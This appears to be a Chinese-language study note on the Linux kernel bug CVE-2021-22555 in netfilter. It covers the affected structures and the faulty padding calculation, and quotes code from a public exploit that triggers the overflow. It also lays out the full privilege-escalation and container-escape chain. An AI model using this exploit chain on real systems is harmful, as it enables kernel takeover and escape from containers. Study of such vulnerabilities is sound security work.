CVE-2021-22555: Linux Netfilter

❗ CVE-2021-22555 是 Linux Netfilter 模块中的一个堆溢出漏洞，漏洞主要发生在 64 位系统上为 32 位进程处理 setsockopt 时，若指定了 optname 为 `IPT_SO_SET_REPLACE`（或 `IP6T_SO_SET_REPLACE`），且开启了内核选项 `CONFIG_USER_NS`、`CONFIG_NET_NS`，在内核结构转换时由于错误计算转换大小则会导致内核堆上的越界写入一些 0 字节，从而覆写相邻 object

该漏洞自内核版本 `v2.6.19-rc1`（`9fa492cdc160cd27ce1046cb36f47d3b2b1efa21`）引入，在这些版本中被修复：

- `5.12 (b29c457a6511435960115c0f548c4360d5f4801d), 5.10.31, 5.4.113, 4.19.188, 4.14.231, 4.9.267, 4.4.267`

由于其影响范围极大，且利用较为简单，故获得了 `7.8` 的 CVSS 评分

- 源码，5.10.23

https://elixir.bootlin.com/linux/v5.10.23/source/net/netfilter

netfilter - net/netfilter - Linux source code (v5.10.23) - Bootlin

Elixir Cross Referencer - Explore source code in your browser - Particularly useful for the Linux kernel and other low-level projects in C/C++ (bootloaders, C libraries...)

Netfilter

📌 Natfilter 是集成到 linux 内核协议栈中的一套防火墙系统。用以提供数据包过滤、网络地址转换、端口转换等功能


http://arthurchiao.art/blog/deep-dive-into-iptables-and-netfilter-arch-zh/
arthurchiao.art

1. Netfilter 中有包含一些表（table），不同的表用来存储不同功能的配置信息，默认有 4 种 table，还可以另外创建。
2. 每个 table 里有多个 chain，chain 表示对报文的拦截处理点。例如网络层 ipv4 有 5 个拦截点，对应 5 个 chain：报文路由前 `PREROUTING`，需三层转发的报文 FORWARD，本机生成的报文-OUTPUT，本机接收的报文 NPUT，路由后的报文 POSTROUTING。
3. 每个 chain 包含一些用户配置的 rule，一条 rule 包含了一个或多个**匹配规则（match）**和一个**执行动作（target）**。如果报文符合匹配规则后，需要根据该执行动作（target）来处理报文。标准的匹配元素包含源/目的 IP 地址、接收/发送设备、传输层协议这五个元素，标准的执行动作包含 ACCEPT、DROP、QUEUE、RETURN。

table

table 功能：

1. 对报文的过滤（对应 filter 表），包含 3 个 chain—INPUT/OUTPUT/FORWARD。
2. 对报文的修改（对应 mangle 表），包含以上 5 个 chain。
3. 对会话的连接跟踪（connection track），包含 2 个 chain，OUTPUT/PREROUTING。
4. 网络地址转换（NAT），包含 3 个 chain，PREROUNGIN/OUTPUT/POSTROUTIN。



- table 结构 `xt_table`

```
/* Furniture shopping... */
struct xt_table {
        struct list_head list;

        /* What hooks you will enter on */
        unsigned int valid_hooks;

        /* Man behind the curtain... */
        struct xt_table_info *private;

        /* Set this to THIS_MODULE if you are a module, otherwise NULL */
        struct module *me;

        u_int8_t af;                /* address/protocol family */
        int priority;                /* hook order */

```

```
17          /* called when table is needed in the given netns */
18          int (*table_init)(struct net *net);
19
20          /* A unique name... */
21          const char name[XT_TABLE_MAXNAMELEN];
22  };
```

- `xt_table` 是一个 wrapper，其核心结构 `x_table_info`

```
1  /* The table itself */
2  struct xt_table_info {
3          /* Size per table */
4          unsigned int size;
5          /* Number of entries: FIXME. --RR */
6          unsigned int number;
7          /* Initial number of entries. Needed for module usage count */
8          unsigned int initial_entries;
9
10         /* Entry points and underflows */
11         unsigned int hook_entry[NF_INET_NUMHOOKS];
12         unsigned int underflow[NF_INET_NUMHOOKS];
13
14         /*
15          * Number of user chains. Since tables cannot have loops, at most
16          * @stacksize jumps (number of user chains) can possibly be made.
17          */
18         unsigned int stacksize;
19         void ***jumpstack;        //         三级指针？！
20
21         unsigned char entries[] __aligned(8);
22 };
```

chain

rule

- 使用 `ipt_entry` 表示

```c
/* This structure defines each of the firewall rules.  Consists of 3
   parts which are 1) general IP header stuff 2) match specific
   stuff 3) the target to perform if the rule matches */
struct ipt_entry {
        struct ipt_ip ip;

        /* Mark with fields that we care about. */
        unsigned int nfcache;

        /* Size of ipt_entry + matches */
        __u16 target_offset;
        /* Size of ipt_entry + matches + target */
        __u16 next_offset;

        /* Back pointer */
        unsigned int comefrom;

        /* Packet and byte counters. */
        struct xt_counters counters;

        /* The matches (if any), then the target. */
        unsigned char elems[0];
};
```

match

- 匹配报文规则

```c
struct xt_entry_match {
        union {
                struct {
                        __u16 match_size;

                        /* Used by userspace */
                        char name[XT_EXTENSION_MAXNAMELEN];
                        __u8 revision;
                } user;
                struct {
                        __u16 match_size;

                        /* Used inside the kernel */
                        struct xt_match *match;
```

```
                } kernel;

                /* Total length */
                __u16 match_size;
        } u;

        unsigned char data[0];
};
```

target

- 匹配好了进入 target 处理报文

```

struct xt_entry_target {
        union {
                struct {
                        __u16 target_size;

                        /* Used by userspace */
                        char name[XT_EXTENSION_MAXNAMELEN];
                        __u8 revision;
                } user;
                struct {
                        __u16 target_size;

                        /* Used inside the kernel */
                        struct xt_target *target;
                } kernel;

                /* Total length */
                __u16 target_size;
        } u;

        unsigned char data[0];
};
```

netfilter 与用户通信

netfilter 和用户空间进行通信使用的是两个 socket 的系统调用，`setsockopt()` 和 `getsockopt()`，把用户空间的地址传给内核，内核使用 `copy_from_user()` 和 `copy_to_user()` 来进行数据的传递。基于 setsockopt 和 getsockopt 系统调用的机制，Netfilter 提供了一个基本框架，允许不同协议的防火墙来自己实现自己和用户空间的通信函数，涉及两个函数，调用 `nf_register_sockopt()` 将 `nf_sockopt_ops` 结构实例注册到 netfilter 管理的全局链表上，调用 `nf_sockopt_find()` 查找对应命令字的 `nf_sockopt_ops` 结构

setsocktopt

- 调用链，

```
static int __sys_setsockopt(int fd, int level, int optname,
                            char __user *optval, int optlen)
{
        //...
                if (level == SOL_SOCKET)
                        err =
                            sock_setsockopt(sock, level, optname, optval,
                                            optlen);
                else
                        err =
                            sock->ops->setsockopt(sock, level, optname, optval,
                                                  optlen);
```

漏洞

描述

漏洞描述：`net/netfilter/x_tables.c` 中 `Netfilter` 模块的 `ip_tables` 子模块，当调用 `setsockopt()` 和选项 `IPT_SO_SET_REPLACE`（或 `IP6T_SO_SET_REPLACE`）时，内核结构需要从 32 位转换为 64 位，由于错误计算转换大小，导致在调用 xt_compat_match_from_user() 函数时**堆溢出写 0**。攻击者可用于提权，或者从 docker、k8s 容器（kubernetes）中逃逸。需要 `CAP_NET_ADMIN` 权限，或者支持 `user+network` 命名空间。

原理

32 位程序的 setsockopt 系统调用最终会调用到 `compat_do_ipt_set_ctl()`，而漏洞便发生在当我们指定 optname 为 `IPT_SO_SET_REPLACE` 时，其最终会调用 `compat_do_replace()`

```
static int
compat_do_ipt_set_ctl(struct sock *sk,        int cmd, void __user *user,
                      unsigned int len)
{
        int ret;

        if (!ns_capable(sock_net(sk)->user_ns, CAP_NET_ADMIN))
                return -EPERM;

        switch (cmd) {
        case IPT_SO_SET_REPLACE:
                ret = compat_do_replace(sock_net(sk), user, len);
                break;

        case IPT_SO_SET_ADD_COUNTERS:
                ret = do_add_counters(sock_net(sk), user, len, 1);
                break;

        default:
                ret = -EINVAL;
        }

        return ret;
}
```

- 调用链


```
compat_do_ipt_set_ctl()
    compat_do_replace()
            translate_compat_table()
                    compat_copy_entry_from_user()
                            xt_compat_match_from_user()
                            xt_compat_target_from_user()
```

漏洞在 `xt_compat_match_from_user()` 与 `xt_compat_target_from_user()` 中都存在，逻辑相同


- `xt_compat_target_from_user()`，在这里会将 `t->data + target->targetsize` 起始的长度为 `pad` 的区域置 0：先将 targetsize 向上与 8 对齐，之后再减去 targetsize，剩下的这段自然就是分配的 object 减去 targetsize 后的剩余空间

```
1  void xt_compat_target_from_user(struct xt_entry_target *t, void **dstptr,
2                                  unsigned int *size)
3  {
4          const struct xt_target *target = t->u.kernel.target;
5          struct compat_xt_entry_target *ct = (struct compat_xt_entry_target *)t;
6          int pad, off = xt_compat_target_offset(target);
7          u_int16_t tsize = ct->u.user.target_size;
8          char name[sizeof(t->u.user.name)];
9
10         t = *dstptr;
11         memcpy(t, ct, sizeof(*ct));
12         if (target->compat_from_user)
13                 target->compat_from_user(t->data, ct->data);
14         else
15                 memcpy(t->data, ct->data, tsize - sizeof(*ct));
16         pad = XT_ALIGN(target->targetsize) - target->targetsize;    // 对其
17         if (pad > 0)
18                 memset(t->data + target->targetsize, 0, pad);         // 漏洞产生点
19
20         tsize += off;
21         t->u.user.target_size = tsize;
22         strlcpy(name, target->name, sizeof(name));
23         module_put(target->me);
24         strncpy(t->u.user.name, name, sizeof(t->u.user.name));
25
26         *size += off;
27         *dstptr += tsize;
28 }
29 EXPORT_SYMBOL_GPL(xt_compat_target_from_user);
```

理想情况下的清 0



漏洞利用下的清 0： **t->data 并不一定是 8 字节对齐的，而我们计算 pad 时却默认 t->data 应当 8 字节对齐**，因此若 t->data 并非 8 字节对齐，而 pad 计算时向上与 8 字节对齐，**就会导致越界写入数字节的 0 到相邻的下一个 object 中**



patch

利用

- 主要参考google的exp

隔离用户空间

- 首先使用 `unshare` 隔离用户空间，然后绑定 CPU，提高 heap spraying 稳定性

```
1 int setup_sandbox(void) {
2   if (unshare(CLONE_NEWUSER) < 0) {
```


```
    perror("[-] unshare(CLONE_NEWUSER)");
    return -1;
  }
  if (unshare(CLONE_NEWNET) < 0) {
    perror("[-] unshare(CLONE_NEWNET)");
    return -1;
  }

  cpu_set_t set;
  CPU_ZERO(&set);
  CPU_SET(0, &set);
  if (sched_setaffinity(getpid(), sizeof(set), &set) < 0) {
    perror("[-] sched_setaffinity");
    return -1;
  }
```

📌 如果不隔离出独立命名空间的话**便不会走到触发漏洞的路径**，因为我们需要 `CAP_SYS_ADMIN` 权限，作为普通用户只能通过命名空间隔离进行获取


msg_msg

- 存在堆溢出写 0，类似 off-by-one。消息队列越多，exp 越稳定

- 我们可以在一开始时先创建多个消息队列（`msgget`），并分别在每一个消息队列上发送两条消息（`msgsnd`），形成如下内存布局，这里为了便利后续利用，第一条消息（主消息）的大小为 0x1000，第二条消息（辅助消息）的大小为 0x400。这里的大小是包含头部的




- 之后我们读出其中几个消息队列（1024，2048， 3096）的主消息（`msgrcv`），再利用 setsockopt 获取到我们刚释放的 `msg_msg` 结构体的空间



trigger OOB write

- 触发 `oob write` 这样就会导致 `xt_table_info` 结构体覆写到其相邻的主消息的 next 指针，从而导致**在两个消息队列上存在两个主消息指向同一个辅助消息**




```
int trigger_oob_write(int s) {
  struct __attribute__((__packed__)) {
    struct ipt_replace replace;
    struct ipt_entry entry;
    struct xt_entry_match match;
    char pad[0x108 + PRIMARY_SIZE - 0x200 - 0x2];
    struct xt_entry_target target;
```


```
  } data = {0};

  data.replace.num_counters = 1;
  data.replace.num_entries = 1;
  data.replace.size = (sizeof(data.entry) + sizeof(data.match) +
                       sizeof(data.pad) + sizeof(data.target));

  data.entry.next_offset = (sizeof(data.entry) + sizeof(data.match) +
                            sizeof(data.pad) + sizeof(data.target));
  data.entry.target_offset =
      (sizeof(data.entry) + sizeof(data.match) + sizeof(data.pad));

  data.match.u.user.match_size = (sizeof(data.match) + sizeof(data.pad));
  strcpy(data.match.u.user.name, "icmp");
  data.match.u.user.revision = 0;

  data.target.u.user.target_size = sizeof(data.target);
  strcpy(data.target.u.user.name, "NFQUEUE");
  data.target.u.user.revision = 1;

  // Partially overwrite the adjacent buffer with 2 bytes of zero.
  if (setsockopt(s, SOL_IP, IPT_SO_SET_REPLACE, &data, sizeof(data)) != 0) {
    if (errno == ENOPROTOOPT) {
      printf("[-] Error ip_tables module is not loaded.\n");
      return -1;
    }
  }

  return 0;
}
```

OOB write lead to uaf

- 使用sk_buff 堆喷射，从而获得辅助消息

sk_buff change m_ts leak heap addr

- 通过写sk_buff，写fake_msg，改变msg->m_ts，从而可以越界读



- 越界读取获得一个堆地址，然后在伪造msg，使其不崩溃。

pipe_buffer leak kernel base and ROP bypass

- 再次释放辅助消息，使用 pipe_buffer 结构体堆喷射。通过读取sk_buff 进行泄露地址
- 通过sk_buff 修改 pipe_buffer 指针，close pipe 从而劫持函数执行流

- bypass smap: 因为我们泄露了堆指针，我们可以像泄露的地址写入rop。

summary

✅ 为了不发生错误，因此使用需要获得 msg_msg 的 tag， id。属性由我们自己定义

1. 构造 4096 个 `msg_msg` 主消息（0x1000）和辅助消息（0x400），利用 2 字节溢出写 0 来修改某个主消息的 `msg_msg->m_list->next` 低 2 字节，使得两个主消息指向同一个辅助消息，将 **2 字节溢出写 0 转化为 UAF**。
2. 注意，spray 对象采用 skb 对象，victim 对象采用 `pipe()` 管道中的 `pipe_buf_operations` 结构。首先利用 skb 改大 `msg_msg->m_ts` ，泄露相邻辅助消息的 **`msg_msg->m_list->prev`** （主消息地址，也即 0x1000 堆块地址）；
3. 再利用 skb 伪造 `msg_msg->next` 指向泄露的主消息地址，**泄露 `msg_msg->m_list->next`** （辅助消息地址，也即 0x400 堆块地址）；

4. 再利用 skb 伪造 `msg_msg->m_list->next & prev` ，以避免再次释放辅助消息时访问无效链表地址导致崩溃；
5. 使 `pipe_buffer` 结构占据释放后的 0x400 空闲块，利用读 skb **泄露其 `ops` 指针**，也即内核基址；
6. 利用 skb 篡改 `pipe_buffer->ops->release` 指针，**劫持控制流**。
7. 如果需要进行 docker 或 k8s **容器逃逸**，则 ROP 链在执行 `commit_creds(prepare_kernel_cred(0))` 提权后，需执行 `switch_task_namespaces(find_task_by_vpid(1), init_nsproxy)` ，以**替换 exp 进程的命名空间**。

msg_msg

- msg_queue

```
/* one msq_queue structure for each present queue on the system */
struct msg_queue {
        struct kern_ipc_perm q_perm;
        time64_t q_stime;               /* last msgsnd time */
        time64_t q_rtime;               /* last msgrcv time */
        time64_t q_ctime;               /* last change time */
        unsigned long q_cbytes;              /* current number of bytes on que
        unsigned long q_qnum;               /* number of messages in queue */
        unsigned long q_qbytes;              /* max number of bytes on queue *
        struct pid *q_lspid;               /* pid of last msgsnd */
        struct pid *q_lrpid;               /* last receive pid */

        struct list_head q_messages;
        struct list_head q_receivers;
        struct list_head q_senders;
} __randomize_layout;
```

- msg_msg 结构体

```
// https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/tree/inclu
/* one msg_msg structure for each message */
struct msg_msg {
        struct list_head m_list;
```

